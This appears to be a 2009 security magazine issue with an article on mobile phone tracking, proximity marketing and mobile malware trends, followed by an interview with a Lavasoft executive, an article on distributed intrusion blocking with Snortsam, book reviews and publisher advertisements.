


Figure 2. PC Malware Trends

# ID fraud expert says...

A good example of My Location tracking your every step is when a mobile user is wandering around a city, just be pressing *update* on your mobile phone, Google will provide you with search listings for local businesses and other relevant venues. This is an excellent example of how tracking technology helps you find yourself in the digital world. Google has to keep people in position to see advertising (and they are not alone in this thinking either – for obvious financial reasons), so it needs to make sure users use its Web services anytime, anywhere.

## Proximity Marketing Using Bluetooth

Bluetooth is a wireless short-range communication technology which facilitates data transfer between Bluetooth enabled devices. You can connect up to seven Bluetooth devices at any one time, and do not need to bother about wires and cables. Most mobile smartphones use Bluetooth as the primary connection medium for backing up daily activities such as email, contacts, tasks, to do lists and so on.

A serial cable is used to backup the entire the mobile phone (as this normally includes the operating system) as this take a very long time to complete using Bluetooth. For the technical individuals among us Bluetooth features low power consumption, short range (depend on power class: 1 meter, 10 meters, 100 meters) communication. Currently there are five versions: Bluetooth 1.0 and 1.0B, Bluetooth 1.1, Bluetooth 1.2, Bluetooth 2.0, Bluetooth 2.1, and Bluetooth 3.0 is expected to be released in the near future.

I'm sure readers are familiar with Bluejacking, Bluebugging and Car

Whisperer, so there is no need to discuss these Bluetooth security issues in this article. Bluetooth however has other uses. One such use is as a *Location Based Service* (LBS) for instance for proximity marketing. Proximity marketing is evolving, and Bluetooth even with its radius limitations continues to offer advertising as well as hacking opportunities, although the latter hasn't been conclusively proven to date.

Type in Google *Bluetooth advertising* and see what services are being offered. Shops and cinemas are favorite locations for using Bluetooth advertising LBS technology. When a mobile phone is detected the advertising transmitter sends out a message asking the recipients if they want to view for example a promotional message. The recipient has the option to accept the message. However if the recipient does accept they run the risk of future Bluetooth promotional messages at the same location arriving on the mobile phone without ever realizing.

## Retailers Look to Location Based Services (LBS)

There is a growing trend towards using Location Based Services (LBS or what you might call a *mobile tracking service*) within the retail sector. In the US and UK, customers in shopping centers are being tracked by clever tracking solutions than listen to signals from a mobile phone.

In the UK technology has been developed that allows shopping center managers and owners, airport and railway station managers, exhibition centers, art galleries and museums to understand the way that customers or passengers flow through their buildings. In the US there

are similar companies who have also developed similar systems.

This consists of a number of discreet monitoring units (small white boxes on walls) installed throughout a **building**/ each unit actually calculates the movement of consumers without requiring the shopper to wear or carry any special equipment. The units measure signals from the consumer mobile phone using a unique technology that can locate a consumer's position to within 1-2m. The units then feed this data (25 hours a day, 7 days a week) to a processing center where the data is audited and sophisticated statistical analysis is applied to create continuously updated information on the flow of shoppers in a center or passengers moving through an airport.

In the US a company uses a similar technology that can be employed for zone-based, push advertising and family/friend finder applications, which is very similar indeed to the example described above from the UK. This particular LBS allows mobile advertisers to dynamically define target areas or zones – such as malls or shopping centers – with a geo-fence and then run ad campaigns by sending messages to subscribers confined within the geo-zone. Clever stuff all round you might say.

There is of course the issue of how accurate these systems are given that mobile phones send infrequent synchronization pulses (normally every 2 hours using what is called a *Periodic Location Update*), rather than continuous ones. Mobile phones primarily do this to save power and then there is the small matter of signal fading which isn't highlighted much these days when the discussion of *mobile phone tracking* emerges.

If the companies who offer the LBS have access to mobile phone data through the mobile phone operators, then yes it is feasible that even with a unique identifier (not an IMEI or IMSI) they will indeed be able to learn a lot about individuals. If you are worried about someone tracking your mobile, you might be better switching it off when you go shopping. Logic suggests (and surveys prove this) that most individuals (over 80%) have their mobile *always on*, so we can see why proximity marketing and

**Table 1.** Worldwide Smartphone Sales to End Users in 1Q09 (Thousands of Units)

Company	1Q09 Sales	1Q09 Market Share (%)	1Q08 Sales	1Q08 Market Share (%)
Nokia	14,991.2	41.2	14,588.6	45.1
Research In Motion	7,233.6	19.9	4,311.8	13.3
Apple	3,938.8	10.8	1,725.3	5.3
HTC	1,957.3	5.4	1,276.9	4.0
Fujitsu	1,387.0	3.8	1,317.5	4.1
Others	6,896.4	18.8	9,094.8	28.1
TOTAL	36,404.4	100.0	32,314.9	100.0



# HOW THE MOBILE PHONE OPENS THE DOOR

potential mobile Cybercriminals want to exploit the *opportunity*.

## Open-source Software Security Threat

Open-source is a popular approach, especially now that mobile phone application development is fast moving. One particular reason for the popularity of open-source in organizations is that it has been proven the cut costs. The value of this development methodology is more of a marketing opportunity as much as it is about the design of the software. Open source platforms are provided by Google (Android), Palm (GNU/Linux), Nokia (Maemo) and Apple (iPhone).

The open source model allows much greater creativity as it differs from the more corporate centralized development models that have been used to date. The essence of open-source is 'public collaboration' which results with a peer production development of open-source software in particular in the mobile phone software industry.

The open-source community is developing very fast these days, in particular helped along by mobile phone developers. Open-source software development however does have potential security risks both for corporations and of course individuals. Too often the open-source communities that offer their software for free don't appear to be as mindful about security practices as their commercial counterparts, which charge for software and support. There are those that believe that the open source nature of Linux for example provides a primary vehicle for making security vulnerabilities easier to identify and fix. The main advantage here is that the community can review the source code and make the code more clear which in turn facilitates 'potential' security best practice. You can decide whether this is the actually the case. The advent of social websites such as Facebook, MySpace and Twitter has led to a surge in third-party application development for desktop and smartphones.

Facebook, the fastest growing of these social websites allows publishers to develop third-party applications to improve the Facebook experience. Closer inspection of most third-party applications and you will not have failed to notice that they all require

your login and password details. It appears for now that most Facebook users don't believe this is a risk to their identity. Maybe it isn't but how do you manage the risk of your login and password details falling into the hands of a cybercriminal? The major risk is if you are paying for third-party software the software might steal your financial login data as well as install malicious software on your mobile. Then there is the last security flaw which might come about from the phone being infected and then when the mobile user connects to their PC via either Bluetooth or USB, it infects that too. There are no instances of this happening yet, but in time this attack vector must surely appear.

It is the development of open-source software that may well lead to these security issues and others yet to be discovered. We will not know for some years whether open-source software development has opened up a whole hornets nest.

## The Mobile Cybercrime Threat

Mobile phone malware first appeared in June 2004 and it was called Cabir. The mobile-phone features at most risk are text messaging (using social engineering), contacts list, video and buffer overflows. GSM, GPS, Bluetooth, MMS and SMS will indeed be the attack vectors. The malware trend from 2003 to 2008 is showing an upward trend, but that doesn't mean the malware is actually a real threat to mobile phones (see Graph 1: Mobile Malware Trends). The important point to note here is that mobile phones are going to want to avoid the same security problems currently plaguing PCs.

The mobile phone feature attack vector options – Bluetooth requires the user to accept the incoming message, so this attack vector is less of a threat (as highlighted in this section). The GSM and GPS risks are predominately associated with tracking your mobile movement, using triangulation. Most users currently appear to be either happy or unaware of what and where data from their mobile phones actually goes. There is also a threat that spyware might also be installed to collect stealthy mobile phone tracking data.

The major attack vectors will therefore probably be via SMS, MMS or mobile

email client. All three attack vectors will involve attempting to find ways to steal mobile phone data such as contacts and sensitive financial data by installing third party behavioural monitoring applications, malware and tracking solutions by sending the user an email with a hyperlink to a website. The user will then be asked to download the third-party application which unbeknown to them may contain malware or spyware which monitors every website they visit, installs malicious malware and monitors which advertisements users click on.

Mobile phone operators and software developers (this includes third-party developers as well) did appear to accept that some level of application control and certification would be required, but in the past 18 months this now appears to be less of a case. Google introduced their mobile operating system called Android and proceeded to allow developers *open source* access. Nokia appears to be moving in a similar direction with Maemo (GNU/Linux), which it currently uses for its Internet Tablets.

To understand the mobile threat, you would first need to identify the prominent mobile platform which in this case is currently Symbian, with about 65% of the market share to date. Remember that Symbian isn't open-source software, so the actual threat of malware attack is relatively small. Nokia for example is planning to move to an open-source community approach with Maemo for OS reasons, so expect the threat to Nokia Maemo users to develop as time goes by. Open-source software application development is one of the fastest 'mobile' growth areas at the moment (thanks in part to the iPhone), which may also signify a major shift away for cyber criminals, from attacking PCs to attacking mobile smartphones, especially phones that use open-source software like the iPhone, Android and Linux.

The Figure 1 (Cience Magazine, 2009) shows the number of new malware signatures discovered each month on the Symbian platform from June 2004 (see Cabir) to end of April 2009. Close analysis of the graph and you will notice that a total of just over two hundred different signatures have appeared in five years, compared to over 200,000 PC malware pieces per month (Avert Labs Security Trend Report, 2009) (see

# ID fraud expert says...

Figure 2). So you can clearly see in Graph 2 that PC malware is a much greater threat than the mobile malware threat as it stands today. Expect this to change in time though.

The main point to note from Graph 1 is the generally upward trend before March 2006, when the first phones including the Symbian platform security architecture started shipping (Nokia 3250 and Sony Ericsson P990i), and the generally downward trend after March 2006 as increasing numbers of phones have platform security included. Most of you will know Symbian has a program called *Symbian Signed* which digitally signs applications that meet the approval of Symbian.

Symbian uses the services of Finnish anti-virus vendor F-Secure (also in the same country as Nokia), in order to scan applications for malware. This very system was abused recently (See In Brief) when Symbian actually signed programs called *Sexy View* and *Sexy Space* (both were worms) – the publisher used the Express Signing procedure on Symbian where most applications are software analyzed, rather than checked by humans to find malware was present.

In this particular instance the following day the signing was revoked both for the content certificate and the publisher certificate. If Symbian mobile users had downloaded the *Sexy* applications and the revocation checking was turned on then the Symbian installer would not install the rogue malware application. Useful to remember! This clearly shows the signing process does work, but also highlights that the Symbian signing authority does indeed have a gatekeeper with the digital signature or certificate signing process in place as well as guarding against publisher abuse and the threat of malicious tracking and malware installation.

The signing authority not only signs the applications but it also uses a mobile phone browser to ensure authenticity of the signature or certificate (this doesn't appear to happen with all Symbian applications though). As with the *Sexy* applications incident, the certificate and signature was revoked, showing that the signing authority does indeed appear to work.

Another company that operates a certification process is Apple with the

iTunes App store. Apple retains control over all applications it allows onto its platform. Users can only access the App Store and download or purchase apps using iTunes. Developers must also submit apps to Apple for review and approval before Apple publishes them. There are of course ways round everything, and Apple developers have setup a rival app store called Cydia, however iPhone users will have to jailbreak their phone – this process involves hacking the system and circumventing controls put in place by Apple.

## Fact

The Apple App Store passed 1.5 billion downloads, Apple announced July 14, 2009.

As it stands today there isn't really any *real* mobile malware, not the same malware threat that resides on PCs. PC malware infects a PC silently and stealthily, whereas mobile malware requires the mobile phone user to confirm that the user wants to install it (you can refer to this as a Trojan for example). This malware model (which is the only one in circulation to date), assumes that the mobile phone doesn't have any security controls.

One of the areas that can be propagated is without doubt MMS. There is also the growing threat of MMSC (settings can be found by visiting <http://www.nowSMS.com/download/mmsop.ini> – see settings example below) which could provide a system control point for any such malware spread. If you are reading this then you will know that most of the network operators currently use MMSC filtering to stop such a malware threat – however it could still be a threat, depending on whether your network operator filters MMSC.

Example settings for MMSC:

```
Operator: ATTWS USA
MMS Server URL: http://mmsc.mobile.at
                    twireless.net/
WAP Gateway IP: 10.250.250.100
GPRS APN: proxy
Login Name: (not required)
Password: (not required)
```

## Future Trends

The future is the *smartphone*. To date there actually isn't really a *serious* mobile killer malware threat to smartphones, but it will

not stay this way indefinitely. The introduction of the Apple iPhone, Palm Pre and Google's Android operating systems is likely to make things much easier for the malware writers mainly due to the introduction of open-source software development and the lack of any centralized digital signing process, similar to Symbian.

Another reason malware and tracking technology solutions (some refer to this as spyware) will propagate is very simple indeed. To date most mobile phone users do not have smartphones. Also of equal importance is that most of these users will indeed migrate to open-source software platforms in time, as the mobile phone vendors convert to open source operating systems. So you can see the potential risks for mobile users and of course the financial booty for cybercriminals and proximity marketers.

Another point worth considering is that Nokia is also moving in the open-source software direction with Maemo, so when Nokia mobile users upgrade (and Symbian accounts for 49.3% (Gartner (2009)) of the smartphone market Q1 2009 – see Table 1 ) to smartphones these will be the first users to be exploited, not just by cybercriminals but also by proximity marketers. Let's hope the publishers and mobile phone vendors both understand the boundaries and that open source development will not be an open mess a few years down the road.

Lastly, regarding the marketing opportunity for proximity marketers, they will also want to find new methods to generate revenue in a growing smartphone market. One method in particular that may well prove popular is the ability to understand the customer behaviour in real-time with real-time tracking solutions. Historical tracking data is of no use to publishers and marketers, so the future is about *now* and with tracking technology, especially through mobile applications, marketers and publishers will be able to understand the customers' real-time behaviour – which to some is quite a scary thought.

---

### Julian Evans

Identity Fraud and Information Security Expert – ID Theft Protect.

# CSI INTERNET

1 day course



Finally, "CSI Internet" is available as in company training. Learn from the Dutch investigative reporter Henk van Ess who helps newspapers and magazines from all over the world to discover the hidden web.

This one-day course includes:

- ◆ Find the hidden web.
- ◆ Life with and beyond Google.
- ◆ The astonishing power of domain tools.
- ◆ Hidden data in documents and photo's.
- ◆ Tracing anonymous mails.
- ◆ The incredible power of archive.org.
- ◆ Smart tools to find hidden data.
- ◆ Scrutinizing social networks

Languages: English, German or Dutch.

Availability: November 2009 – March 2010

Price: \$700 per participant, minimal 5 persons + travel costs trainer

Included software (full version): CD with summary, Bitform Discover, Website Watcher, Local Website Archive

How to hire: call me, pick a date and fly me in (to your own company)

Non-nerdy with real life examples (including work for ABC, BBC, NRC, Philips and Stern)

*Needed for all researchers, investigators, investigative journalists, in fact for all Internet users.*

*Henk is CSI Internet." Roger Vleugels, Analyst, legal advisor*

*Highlight of the conference Manfred Redelfs, Unit Head Research & Investigations, Greenpeace*

*His enthusiasm is compelling and his knowledge of computer assisted reporting inspires confidence.*

*Lucas Chambers, Journalist, Canadian Broadcasting Corporation*

*Henk is a superb trainer – his presentations were clear. He gave wonderful examples.*

*He clearly knows his subject matter. He was funny and had an imaginative approach to training*

*Sheila Coronel, Professor, Columbia University*



Photo: New York Time

Trainer: Henk van Ess

Mail me for details: [henk@vaness.nl](mailto:henk@vaness.nl)

Biography: <http://www.linkedin.com/in/searchbistro>

## Offices:

HQ Holland:  
Hardwareweg 4,  
3824 ED Amersfoort,  
The Netherlands  
+31 33 454 66 88

Germany:  
Flughafenalle 26,  
28199 Bremen,  
Deutschland  
+49 421 5371421

United States:  
1903 60th Place E. Suite M6263  
Bradenton, FL 34203  
USA  
+1 (225) 341-7595

## Interview with Michael Helander, Vice President at Lavasoft



Michael Helander is a member of the executive team at Lavasoft with responsibilities for Sales & Marketing as well as overall corporate strategy.



[WWW.LAVASOFT.COM](http://WWW.LAVASOFT.COM)

### Could you tell our readers about yourself and your background?

I have been working with international business and economic development within consumer products, medical and environmental technology industries for the past 18 years, both within the private industry as well as public offices.

I've been with Lavasoft just over 3 years, my first company within IT, with the primary focus of providing quality security software for computer users of all ages, backgrounds, and geographical location.

### What separates you from other anti-spyware products?

Besides the fact that Lavasoft, as the original anti-spyware company, comes to the table with more years of anti-spyware experience than our competitors, we also embody the spirit of the Internet through our community activities – most recently with our new MyLavasoft community

portal. Our corporate vision also sets us apart. From day one we believed that all computer users, regardless of geographic location or economic status, has the right to protect their privacy online. Thus, the distribution of the Ad-Aware Free product, providing Internet protection – without the strings.

### Could you tell more about your company solutions?

Our flagship product is Ad-Aware, which is a full malware fighting tool that includes anti-spyware, anti-virus, and anti-rootkit detection and removal technologies.

Our additional products complement Internet security as well as the performance of your computer, including:

- Lavasoft Registry Tuner,
- Lavasoft Personal Firewall,
- and the Lavasoft Privacy Toolbox family of products.

### Do you think the average user is able to use an anti-spyware program, a firewall and other products?

If the software publishers do their job correctly, computer users of any ability should easily be able to use Internet security products. We are introducing the Simple Mode with our new Ad-Aware version, which gives individual users the choice to easily toggle between a program that is designed to take care of everything for them, or an Advanced Mode that will allow savvy users to customize and control their security online. The key is to allow the user to choose what is best for them.

### Do you think that these program types will tend to merge together in the future and perhaps also become more user friendly?


The early stages of security merge are available in the form of Internet Suite products, but the future of Internet security continues to evolve every single day,

## INTERVIEW WITH MICHAEL HELANDER, VICE PRESIDENT AT LAVASOFT

including the shift away from traditional software to new emerging distribution forms.

### Do you think the average user understands the benefit to be gained from using anti-spyware and other security products?

I do believe that a majority of users today are educated to the level that even if they don't understand the complexities of Internet security, they at least recognize that they need help to protect against online threats.



As long as users are committed to protecting themselves, companies like Lavasoft will be there to support their efforts and deliver the technology.

### How will you communicate the potential benefits to the average user?

We communicate the benefits of Internet security in ways that the average user will relate to, by focusing on the benefit from the types of activities they are involved in online; shopping, banking, online gaming, just to name a few. Imagine a cyber thief watching your every move while you type on your keyboard while shopping online. It is a scary prospect, and it involves complex technology. But we are dedicated to making sure that users know why it is important and how to best protect themselves.

### How do you feel about the possibility users may abuse the software you have created?

Unfortunately it happens every day. Because Ad-Aware is a recognized software program worldwide, we regularly have 'rogue' attacks against us, where others abuse the Ad-Aware name to trick computer users to click to

their mal-intentioned websites. Still others will crack the code and distribute pirate copies. It's the nature of the beast, and certainly one that we combat daily.

### What do you perceive as the top threats in 2009 and moving into 2010?

Rogue software and rootkits continue to climb the charts. Rogue security software poses as the real deal, only to trick the computer user into thinking that they have viruses or spyware on their machines and that they must purchase the rogue software in order to clear the threats. These programs stick like glue, and can be tough to get rid of. Likewise rootkits, one of the slickest forms of malware to hit a machine that have the ability to disguise themselves and hide from traditional security detection.

### How do you envision the creation of malware world in the future?

I believe that the future will bring us an increasing merge of technology and partnerships that will cross traditional boundaries.

Security companies will partner together and with law enforcement and security agencies worldwide to form comprehensive approaches to the mass onslaught of malware distribution.

### Which companies are presently using your product?

We're not at liberty to openly disclose all of our corporate customers, but it is important to note that Ad-Aware is on the desktops in the office of one of the top United States offices dealing with security, as well as one of the world's major insurance firms. But it is also the plethora of small and medium sized companies that we get equally excited about – everyday companies that are battling against the crush of Internet security threats.

**Thank you for interview and good luck with your future plans.**

## Protect your Privacy with the World's Most Trusted Anti-Malware

Every time you go online to check your email, pay a bill, or download a file, you are exposed to cyber criminals and their relentless attempts to infiltrate your PC to steal your private information.

With minimal strain on system resources and power-packed advancements to our anti-malware technology, including advanced Genotype detection technology and a rootkit removal system, Ad-Aware anti-virus + anti-spyware gives you the power you need to protect your privacy and security, so that you can use the Internet how, when, and where you want!

The power is in your hands.

## Ad-Aware anti-virus + anti-spyware

- The Power is in Your Hands
- The Power to Protect your Privacy
- With 400 Million Downloads, Ad-Aware is The World's Most Trusted Anti-Malware
- Protect your Privacy with the World's Most Trusted Anti-Malware
- The Power to Stay Safe Online is in Your Hands
- Core virus and spyware protection trusted by millions worldwide.
- Comprehensive virus and spyware protection trusted by millions worldwide
- Comprehensive malware protection with minimal strain on resources
- Anti-Virus + Anti-Spyware = Complete Anti-Malware Protection
- Get the Peace of Mind of Knowing You're in Control Online

# Viva la Revolucion!

MATTHEW JONKMAN

The Open Information Security Foundation has recently been formed to create a next generation intrusion detection engine. Not just formed, but funded. Well funded. And if you're not already aware you'll be encouraged to know who is doing the funding, the US Department of Homeland Security. The mandate this money came with was a simple one; *Go build a next generation IDS, and make it free for us and the world to use.*

We're very excited about this. The foundation is off and running with over 15 professional programmers from all over the world feverishly turning out code, and we're still hiring! We've had a brainstorming session in Washington DC in July, another planned soon, and a number of working groups getting the specifics ironed out on everything from hardware acceleration to config and rules languages. We will have a production release by December 31, 2009!

In my previous article here I talked about the uses of IP Reputation. This is one of the core features of the engine that we believe will bring a significant step forward in security and information sharing. I'd like to talk about a specific aspect of reputation this month, distributed blocking.

I've long been a proponent of automated blocking. Snort-inline is one way to do this by blocking particular hostile sessions and packets. But my personal philosophy is more toward blocking attackers completely using perimeter devices. I use a tool called Snortsam written by Frank Knobbe (<http://www.snortsam.net>). What Snortsam does is allows you to define a rule as a blocking rule. You run a Snortsam hub that takes these blocks from all of your snort sensors and does the actual blocking. You can block on the individual sensor or you can have Snortsam talk to your firewall devices or routers to add blocks. What makes Snortsam so effective is the timing of a block and the distributed nature of the blocks.

Timing allows you to mitigate false positives without having to manage the

blocks manually. If you have a signature that may false positive now and then you can make the block time short, 2 minutes for example. That's enough to make an attacker or automated scanner timeout and move on. But if you by chance block a benign human they'll be back in before they even realize something is going on.

Most blocks are longer than two minutes of course. Twenty four hours or thirty days are fairly common block times. Signatures in place to detect port scanning and SSH Brute forcing I generally have block for 24 hours and never see the same attackers again. Known Russian Business Network IPs I gladly block for thirty days at a time without any issue. Spam detection signatures I block for 15 minutes which works very well. The spammer or zombie is going to continue to try to send mail and thus continually set the signature off over and over (but not being able to deliver mail), so the time continues to be extended with each hit. But once they stop sending the spam they're unblocked in 15 minutes.

The hub and spoke architecture will make Snortsam a great asset to a large organization. The administrator can have one hub (or multiple for redundancy or several sites) block on all ingress and egress points. Each blocking device can have a filter for only certain snort signatures. For example if you have a dedicated firewall for your mail server farm you can skip the blocks for malware Command and Control servers to keep the firewall ruleset under control. Conversely you may want to skip the blocks for known spammers on a link that's only outbound user traffic.

To get an even better level of protection organizations can band together and share block data. I've run setups in the past where a group of banks (via a managed IDS provider) would share block data with organizations like universities. The banks benefit because universities have massive numbers of attacks and malware on generally wide ranges of IP space. As soon as something happens at the university the

bank networks are automatically blocking the attacker and thus very rarely see the attack. The university benefits from the blocking back from all of the banks who generally have more well managed IDS sensors and rulesets. It's good for all.

There are challenges in this kind of a setup. False positives and whitelisting are two major ones. If one site has a bad rule or a string of false positive blocks it can affect all organizations. Snortsam does allow for local whitelisting, and local settings always override the feed. But blocking of popular public sites like Google from a bad signature cause very apparent issues.

This is where I see IP Reputation coming to the rescue. We want to use this same distributed blocking mechanism, but using IP Reputation we can make more informed choices. Google networks for example would have a very positive reputation and thus blocks could be overridden. IP ranges with very bad reputations (blocks of known spam outfits for example) would get a very bad reputation. The local admin could make the local choice to block any IP with a reputation below a certain threshold in the spam category going to their mail servers.

If you're not doing any automated blocking I highly recommend you do. Get Snortsam setup and see what you can do. Start off blocking on a few signatures and see how it goes. To be clear not all signatures are blockable. I'd estimate I block on about 20% of the signatures in the Emerging Threats and Snort GPL rulesets. The vast majority are either not reliable enough or not blockable offenses. But once you have this infrastructure in place you can by hand add blocks around your entire perimeter in less than a second when you're in trouble.

The ways we can use IP Reputation are numerous. Stay tuned to the project to see how this comes out! [Http://www.openinfosecfoundation.org](http://www.openinfosecfoundation.org). As always please send me your thoughts, [jonkman@emergingthreats.net](mailto:jonkman@emergingthreats.net).

## The Myths of Security: What the Computer Security Industry Doesn't Want You to Know



This has got to be one of the most thought provoking books on IT Security that I have read in a long time.

This book is a collection of essays written about some of the larger problems that are around in the computer industry. Written in a way that allows even complete technophobes to understand this subject matter makes it accessible to all, and not just dedicated techie's it is a very easy book to read, allowing you to dip into each chapter that you have an interest in as there is a wide range of topics covered. From how easy it is to be personally hacked, to how companies need to focus on programming security into the products from the beginning.

Throughout the book, the author gives his own personal opinion on all the topics which some people will find very controversial, but it does raise awareness on the areas covered and their places in the computer industry. He even takes on the well established names like Bruce Schneir and Google, pointing out their individual faults.


## Blown to Bits




As much as we know about being anonymous and protecting our identity on the Internet, it's easy to lose sight of the big picture sometimes. *Blown to Bits: Your Life, Liberty and Happiness after the Digital Explosion* by Hal Abelson, Ken Ledeen and Harry Lewis is a book that attempts to assemble that picture for us and serves as a reminder for how new the technology we're using really is. Readers of this magazine could potentially skip the first four chapters, which are dedicated to explaining *The Internet* to the layman, although there are some interesting anecdotes within. The chapters following become more interesting, starting with a light refresher on cryptography. For those of you who know Napster only by name (or even worse, its current castrated cousin), you'll get a nice history lesson on where the current P2P craze all began. The authors are decidedly anti-DMCA and they bring up excellent analogies that stimulate thought regarding the boundaries

of the digital world. For instance, a plane flying over your house does not need airspace clearance, but in the digital world your ISP might need clearance for packets that transit it's *airspace*. Is this fair? Does attempting to regulate this stifle competition? What if the airline industry had done the same in its infancy? These are valid questions that serve to illuminate the challenges facing lawmakers today. This is not a technical book by any stretch, but its authors bring up many valid points and interesting arguments that stimulate thought regarding our digital world and how it's changing. An ambitious book considering the dynamic nature of its subject matter, hopefully its authors will keep it current as events and the laws change. In all, it's a worthy read for those of us who sometimes get so deep into the trees that we lose sight of that interminable forest.

by Lou Rabon




John Viega  
O'Reilly Media, Inc.  
ISBN-13: 978-0-596-52302-2  
264 pages  
RRP L 22.99



Hal Abelson, Ken Ledeen and  
Harry Lewis  
Pearson Education  
Print ISBN: 0137135599  
366 pages

# World Scientific Digital Security Titles



Highly Recommended

Series in Electrical and Computer Engineering – Vol. 5

## SECURITY MODELING AND ANALYSIS OF MOBILE AGENT SYSTEMS

by **Lu Ma** & **Jeffrey J P Tsai** (*University of Illinois at Chicago, USA*)

This book introduces the concept and structure of mobile agent systems and discusses various attacks and countermeasures. The emphasis is on the formal modeling and analysis of secure mobile agent systems and their applications.

**Readership:** Computer scientists, researchers, software engineers, programmers and graduate students in software engineering, networking and automated systems.

212pp                      **Apr 2006**  
978-1-86094-634-9      US\$77      £39

Highly Recommended

Computer and Network Security – Vol. 4


## FIREWALL DESIGN AND ANALYSIS

by **Alex X Liu** (*Michigan State University, USA*)

This unique book represents the first rigorous and comprehensive study of firewall policy design and analysis. Firewalls are the most critical and widely deployed intrusion prevention systems. Designing new firewall policies and analyzing existing firewall policies have been difficult and error-prone. This book presents scientifically sound and practically useful methods for designing and analyzing firewall policies.

**Readership:** Computer scientists, network and firewall administrators, undergraduate and graduate students in computer science, non-experts interested in network security.

250pp (approx.)                      **Fall 2009**  
978-981-4261-65-4      US\$78      £59



Highly Recommended

## HANDBOOK OF ELECTRONIC SECURITY AND DIGITAL FORENSICS

by **Hamid Jahankhani** (*University of East London, UK*), **David Lilburn Watson** (*Watson Business Solutions Ltd., UK*), **Gianluigi Me** (*Università degli Studi di Roma "Tor Vergata", Italy*) & **Frank Leonhardt** (*Independent Consultant and Commentator*)

This book is a compilation of the collaboration between the researchers and practitioners in the security field; and provides a comprehensive literature on current and future e-security needs across applications, implementation, testing or investigative techniques, judicial processes and criminal intelligence.

**Readership:** Final year undergraduate students, graduates, computer scientist and professionals who are involved in information security and digital forensics investigation practise, research and development.

900pp (approx.)                      **Fall 2009**  
978-981-283-703-5      US\$198      £149

Highly Recommended


## HANDBOOK OF SECURITY AND NETWORKS

edited by **Yang Xiao** (*The University of Alabama, USA*), **Frank H Li** (*The University of South Carolina Upstate, USA*) & **Hui Chen** (*Virginia State University, USA*)

This valuable handbook is a comprehensive compilation of state-of-art advances on security in computer networks. More than 40 internationally recognized authorities in the field of security and networks contribute articles in their areas of expertise. These international researchers and practitioners are from highly-respected universities, renowned research institutions and IT companies from all over the world.

**Readership:** Graduate students, professionals and researchers in the areas of security in computer networks.

1000pp (approx.)                      **Spring 2010**  
978-981-4273-03-9      US\$198      £149



Highly Recommended

## ENCYCLOPEDIA ON AD HOC AND UBIQUITOUS COMPUTING

Theory and Design of Wireless Ad Hoc, Sensor, and Mesh Networks  
edited by **Dharma P Agrawal** & **Bin Xie** (*University of Cincinnati, USA*)

This book aims to provide a complete understanding of these networks by investigating the evolution of ad hoc, sensor, and mesh networking technologies from theoretic concept to implementation protocols, from fundamentals to real applications. It provides the necessary background material needed to go deeper into the subject and explore the research literature.

**Readership:** Advanced undergraduates and graduate students in computer engineering; instructors; researchers; engineers and other professionals.

1050pp (approx.)                      **Fall 2009**  
978-981-283-348-8      US\$198      £149

Highly Recommended

Series in Electrical and Computer Engineering – Vol. 3

## INTRUSION DETECTION: A Machine Learning Approach


